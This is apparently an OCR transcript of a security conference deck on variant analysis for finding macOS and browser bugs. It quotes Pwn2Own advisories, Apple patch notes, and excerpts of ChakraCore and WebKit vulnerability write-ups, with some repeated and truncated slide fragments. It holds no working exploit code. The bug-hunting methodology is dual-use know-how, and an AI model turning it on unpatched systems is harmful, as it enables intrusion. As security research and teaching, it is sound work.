ZDI-19-782	ZDI-CAN-8375	Mozilla	CVE-2019-9812	2019-09-05
(Pwn2Own) Mozilla Firefox sync Universal Cross-Site Scripting Sandbox Escape Vulnerability				
ZDI-19-668	ZDI-CAN-8572	Oracle	CVE-2019-2859	2019-07-22
(Pwn2Own) Oracle VirtualBox vusbUrbSubmitCtrl Use-After-Free Privilege Escalation Vulnerability				
ZDI-19-660	ZDI-CAN-7483	Xiaomi	CVE-2019-13322	2019-07-12
(Pwn2Own) Xiaomi Mi6 Browser miui.share APK Download Remote Code Execution Vulnerability				
ZDI-19-560	ZDI-CAN-8369	Microsoft	CVE-2019-1041	2019-06-11
(Pwn2Own) Microsoft Windows DirectComposition PropertySet Out-Of-Bounds Write Privilege Escalation Vulnerability				

Sources for Variant Analysis

Disk Management

Available for: macOS Mojave 10.14.5

Impact: A malicious application may be able to execute arbitrary code with system privileges

Description: A memory initialization issue was addressed with improved memory handling.

CVE-2019-8539: ccpwd working with Trend Micro's Zero Day Initiative

Entry added September 17, 2019

Disk Management

Available for: macOS Mojave 10.14.5

Impact: An application may be able to execute arbitrary code with system privileges

Description: A memory corruption issue was addressed with improved memory handling.

CVE-2019-8697: ccpwd working with Trend Micro’s Zero Day Initiative

FaceTime

Available for: macOS Mojave 10.14.5

Impact: A remote attacker may be able to cause arbitrary code execution

Description: A memory corruption issue was addressed with improved input validation.

CVE-2019-8648: Tao Huang and Tielei Wang of Team Pangu

Sources for Variant Analysis

Project Moon

Story1 Mom What Is Zero Multiplied By Infinity

2019-01-13

Author: Qixun Zhao(@S0rryMybad) of Qihoo 360 Vulcan Team

今天我们文章介绍的是CVE-2018-8391,对应的patch commit. 这是一个关于Loop循环的越界读写漏洞,漏洞的成因十分有趣.我们都知道零乘以无限等于零,但是开发人员在写代码的时候忽略了这样的一种特殊情况.

在这里我除了介绍漏洞本身以外,还介绍了在引入了Spectre Mitigation之后的一种通用的Array OOB RW利用方法.关于这个漏洞,我们还有后续的Story2.

实验环境: chakraCore-2018-8-15附近的commit


0x0 关于Loop的优化

在之前的文章中我们已经简单介绍过关于Loop的优化,在编译器的优化过程中,我们需要把很多在Loop中不需要变化的指令hoist到LandingPad中,不然每次循环会执行很多没必要的指令.而在针对数组的边界检查中,有一种特殊的优化处理方法,这种优化是针对在循环inductionVariable并且用inductionVariable进行数组访问的情况.inductionVariable就是循环中的自变量.举个例子最直接:

Catalog

0x0 关于Loop的优化
0x1 GenerateSecondaryInducti
的计算方法
0x2 Mom,零乘以无限等于
0x3 Hi, MissingValue Agai
0x4 总结

Sources for Variant Analysis



Some questions to ask yourself… (Reverse thinking)

- What was the attack surface for the Pwn2Own (or other hacking competition) bugs?

- How would the bug finder have found those bugs? Would it most likely have been found by fuzzing? Pure auditing? Variant analysis of recent “hot bug patterns”? Upstream patched N-Days that are not yet downstreamed by vendors?

Integer overflow in Array Spread

Exploiting an integer overflow with array spreading (WebKit)

Jun 2, 2017 • By saelo, niklasb

This article is about CVE-2017-2536 / ZDI-17-358, a classic integer overflow while computing an allocation size, leading to a heap-based buffer overflow. It was introduced in 99ed479, which improved the way JavaScriptCore handled ECMAScript 6 spreading operations, and discovered by saelo in February. The PoC is short enough to fit into a tweet, and we have a fully working exploit for Safari 10.1, so this is going to be fun!

The Bug

The following code is used when constructing an array through spread operations:

```
SLOW_PATH_DECL(slow_path_new_array_with_spread)
{
    BEGIN();
    int numItems = pc[3].u.operand;
    ASSERT(numItems >= 0);
    const BitVector& bitVector = exec->codeBlock()->unlinkedCodeBlock()->bitVector(pc[4].u.unsignedValue);

    JSValue* values = bitwise_cast<JSValue*>(&OP(2));

    // [[ 1 ]]
    unsigned arraySize = 0;
    for (int i = 0; i < numItems; i++) {
```

Integer overflow in Array Spread

Exploiting an integer overflow with array spreading (WebKit)

Jun 2, 2017 • By saelo, niklasb

This article is about CVE-2017-2536 / ZDI-17-358, a classic integer overflow while computing an allocation size, leading to a heap-based buffer overflow. It was introduced in 99ed479, which improved the way JavaScriptCore handled ECMAScript 6 spread

nto a tweet, and we have a fully w

Is this properly implemented in the JIT code as well?

The Bug

The following code is

```
SLOW_PATH_DECL(slow_path_new_array_with_spread)
{
    BEGIN();
    int numItems = pc[3].u.operand;
    ASSERT(numItems >= 0);
    const BitVector& bitVector = exec->codeBlock()->unlinkedCodeBlock()->bitVector(pc[4].u.unsignedValue);

    JSValue* values = bitwise_cast<JSValue*>(&OP(2));

    // [[ 1 ]]
    unsigned arraySize = 0;
```

Integer overflow in Array Spread (DFG JIT)

DIVING DEEP INTO A PWN2OWN WINNING WEBKIT BUG

November 26, 2019 | Ziad Badawi

Pwn2Own Tokyo just completed, and it got me thinking about a WebKit bug used by the team of Fluoroacetate (Amat Cama and Richard Zhu) at this year's Pwn2Own in Vancouver. It was a part of the chain that earned them $55,000 and was a nifty piece of work. Since the holidays are coming up, I thought it would be a great time to do a deep dive into the bug and show the process I used for verifying their discovery.

Let's start with the PoC:

Some questions to ask yourself… (Reverse thinking)

- What was the attack surface for the Pwn2Own (or other hacking competition) bugs?
- How would the bug finder have found those bugs? Would it most likely have been found by fuzzing? Pure auditing? Variant analysis of recent "hot bug patterns"? Upstream patched N-Days that are not yet downstreamed by vendors?
- How would I have found those bugs? What would have been the most economically (time-wise) feasible method?

Areas for improvement

- The uninitialized output buffer bugs seem to be eliminated in daemons that are open-sourced. But what about closed-source legacy IPC daemons…?
- This presentation only covers fuzzing legacy IPC endpoints. What about XPC? NSXPC? (Actually partially dealt with in a BlackHat 2015 presentation by Pangu Team). Requires to build a custom mutator that conforms to the XPC format
- What about iOS specific daemons that don't exist in MacOS?
- Try to attach a sanitizer

Some comments on Variant analysis


- Lower entry point for Bughunting & Exploitation. Basically the bug pattern is laid out, and for bugs with a full blown exploit, exploitation method is laid out for researchers to study and use
- However, bugs are relatively short lived (In personal experience, about 30% of the bugs are long lived and the rest die quickly. Probably among those 30%, more than half of the bugs are already found by other researchers, but are silently traded, hence no public info or patch)
- By studying patched bugs and exploitation methods, you gain more deeper knowledge of the system and attack surface. At some point you gain enough knowledge to not rely on other people's variants, and become sufficiently skilled to find new bug kinds and patterns, or one-of-the-kind bugs ☺

Conclusion

- Coverage guided fuzzing hasn't flourished in MacOS as much as other operating systems (Windows, Linux). Still a lot of area to improve

- Variant analysis is a powerful and relatively easy way to find exploitable bugs (but keep in mind that many others are doing it. Essentially a race)

- Studying other people's bugs helps a lot, even if it's just a simple bin/source diff. Doing so reveals the attack surface where buggy code is being written (which is a potential source of even more bugs)


Thank you